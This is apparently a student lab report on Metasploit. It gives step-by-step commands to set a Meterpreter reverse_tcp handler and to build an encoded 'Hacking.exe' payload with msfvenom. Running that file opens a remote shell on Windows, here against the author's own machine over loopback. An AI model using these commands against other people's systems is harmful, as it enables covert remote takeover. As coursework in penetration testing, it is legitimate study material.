

Cryptography Report

Ammad (60512)

Rumman (60661)

# **METASPLOIT:**

Metasploit Framework, the Metasploit Project's best-known creation, is a software platform for developing, testing, and executing exploits. It can be used to create security testing tools and exploit modules and also as a penetration testing system. It was originally created as a portable network tool in 2003 by HD Moore.


**METASPLOIT**

* Open two **cmds** and enter in the directory of **Metasploit**.

1. cd metasploit.


* In one **cmd** open **Metasploit console**.

1. console.bat




* Now use multi handler to handle multi payloads.

1. use exploit/multi/handler




* Now set a payload for windows hacking.

1. set PAYLOAD windows/meterpreter/reverse\_tcp




* Set a local host in our case we used a loop back IP because I’m hacking my own windows.

1. set LHOST 127.0.0.1


* Now check the local host and local port.

1. show options.




* Now make an executable file to hack the windows. Open the other cmd and check for help.

1. msfvenom -h.




* Now make a file on desktop.

1. msfvenom -p windows/meterpreter/reverse\_tcp LHOST=127.0.0.1 LPORT=4444 -f exe -e x86/shikata\_ga\_nai -i 10 > C:\Users\Hacking.exe




It will make a file “Hacking.exe” in C:Users.




* now hack in to windows by clicking the file “Hacking.exe“ and write a command at msfconsole to start reading.

